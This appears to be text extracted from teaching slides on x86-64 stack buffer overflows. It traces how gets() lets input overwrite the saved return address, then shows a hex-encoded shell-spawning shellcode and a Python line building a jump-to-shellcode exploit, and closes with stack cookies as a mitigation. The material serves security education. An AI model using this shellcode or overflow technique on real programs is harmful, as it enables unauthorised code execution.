
Stack Frames




Stack Frames



Stack Frames



Stack Frames



Stack Frames



Parent Function's Stack Frame

...

...

Return Address (8B)

Saved RBP (8B)

Locals:

0xdead (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0, 0, 0, 0, 0, 0, 0, 0 (8B)

```
push rbp
mov rbp, rsp
sub rsp, 0x28
```


Stack Frames

Parent Function's Stack Frame

...

...

Return Address (8B)

Saved RBP (8B)

Locals:

0xdead (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0, 0, 0, 0, 0, 0, 0, 0 (8B)

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0x28
```

```
<lots of code>
```

```
lea rax, [rbp-0x28]
```

```
mov rdi, rax
```

```
call gets
```

Here's where it gets fun!

Stack Frames

Parent Function's Stack Frame

...

...

Return Address (8B)

Saved RBP (8B)

Locals:

0xdead (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0, 0, 0, 0, 0, 0, 0, 0, (8B)

0x41, 0, 0, 0, 0, 0, 0, 0, 0 (8B)

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0x28
```

```
<lots of code>
```


```
lea rax, [rbp-0x28]
```

```
mov rdi, rax
```

```
call gets
```

```
I enter an 'A'
```

Stack Frames



```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```

I enter 8 'A's

Stack Frames

Parent Function's Stack Frame

...

...

Return Address (8B)

Saved RBP (8B)

Locals:

ad, de, 00, 00, 00, 00, 00, 00

41, 41, 41, 41, 41, 41, 41, 00

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0x28
```

```
<lots of code>
```

```
lea rax, [rbp-0x28]
```

```
mov rdi, rax
```

```
call gets
```

I enter 31 'A's

Stack Frames

Parent Function's Stack Frame

...

...

Return Address (8B)

Saved RBP (8B)

Locals:

00, de, 00, 00, 00, 00, 00, 00

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0x28
```

```
<lots of code>
```

```
lea rax, [rbp-0x28]
```

```
mov rdi, rax
```

```
call gets
```

```
I enter 32 'A's
```

Stack Frames

Parent Function's Stack Frame

...

...

Return Address (8B)

Saved RBP (8B)

Locals:

00, de, 00, 00, 00, 00, 00, 00

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0x28
```

```
<lots of code>
```

```
lea rax, [rbp-0x28]
```

```
mov rdi, rax
```

```
call gets
```

```
I enter 32 'A's
```

```
huh... what's that 00?
```

Stack Frames

Parent Function's Stack Frame

...

...

Return Address (8B)

Saved RBP (8B)

Locals:

42, 42, 42, 00, 00, 00, 00, 00

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0x28
```

```
<lots of code>
```

```
lea rax, [rbp-0x28]
```

```
mov rdi, rax
```

```
call gets
```

```
I enter 32 'A's
```

```
Let's add 3 'B's
```


Stack Frames

Parent Function's Stack Frame

...

...

57, 07, 04, 00, 00, 00, 00, 00

d0, db, ff, ff, 7f, 00, 00, 00

Locals:

42, 42, 42, 00, 00, 00, 00, 00

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0x28
```

```
<lots of code>
```

```
lea rax, [rbp-0x28]
```

```
mov rdi, rax
```

```
call gets
```

```
Let's put some addr...
```

Stack Frames

Parent Function's Stack Frame

...

...

57, 07, 04, 00, 00, 00, 00, 00

00, db, ff, ff, 7f, 00, 00, 00

Locals:

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0x28
```

```
<lots of code>
```

```
lea rax, [rbp-0x28]
```

```
mov rdi, rax
```

```
call gets
```

Let's put some addrs...

40 'A's now...

Stack Frames

Parent Function's Stack Frame

...

...

00, 07, 04, 00, 00, 00, 00, 00

41, 41, 41, 41, 41, 41, 41, 41

Locals:

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```

Let's put some addrs...
48 'A's?

Stack Frames

Parent Function's Stack Frame

...

...

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

Locals:

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```

Let's put some addr...
56 'A's!

Stack Frames

Parent Function's Stack Frame

...

...

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

Locals:

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

41, 41, 41, 41, 41, 41, 41, 41

```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
<more code>
ret
```

Segmentation fault (core dumped)

We control RIP

- We can redirect the program to run anything we want!
- Let's assume there's some function called "give_shell" at 0x4006a6
- If we overwrite RIP with that value, we get a shell.
- Most programs won't give us a nice function like that, though

Jump-to-Shellcode

- If we don't have a function to jump to, why don't we make our own?
- Remember the shellcode from earlier?
- If we can put that somewhere in the program, we can jump to it and it'll run!
- In this case, if we know the stack pointer, we know where to jump!
 - Nowadays the stack pointer is randomized, so be careful

Stack Frames

Parent Function's Stack Frame

...

...

d0, db, ff, ff, ff, 7f, 00, 00

41, 41, 41, 41, 41, 41, 41, 41

Locals:

41, 41, 41, 41, 41, 41, 41, 41

<shc end>, 41, 41, 41, 41, 41

<third 8 bytes of shc>

<second 8 bytes of shc>

<first 8 bytes of shc>

```
rsp = 0x7fffffffdbd0
```

```
shc = \
```

```
'31c048bbd19d9691d08c97ff' \
```

```
'48f7db53545f995257545eb0' \
```

```
'3b0f05'.decode('hex')
```

```
exploit = shc.ljust(0x40,
```

```
'A') + p64(rsp)
```

Mitigation: Stack Cookies

- If we put a special, secret value on the stack, we can check it before we return

```
mov rax, qword fs:[0x28]
```

```
mov qword [rbp-0x8], rax
```

- And

```
mov rdx, qword [rbp-0x8]
```

```
xor rdx, qword fs:[0x28]
```

```
je 0x40079f
```

```
call _stack_chk_fail
```

Stack Cookies

- Cookies are generated at *program startup*
- 8 Bytes on 64-bit
- The first byte (the one placed closest to your stack locals) is always a NULL byte, to help stop string reads from leaking the cookie.
- We're going to go into all the evil things you can do to get around cookies next week.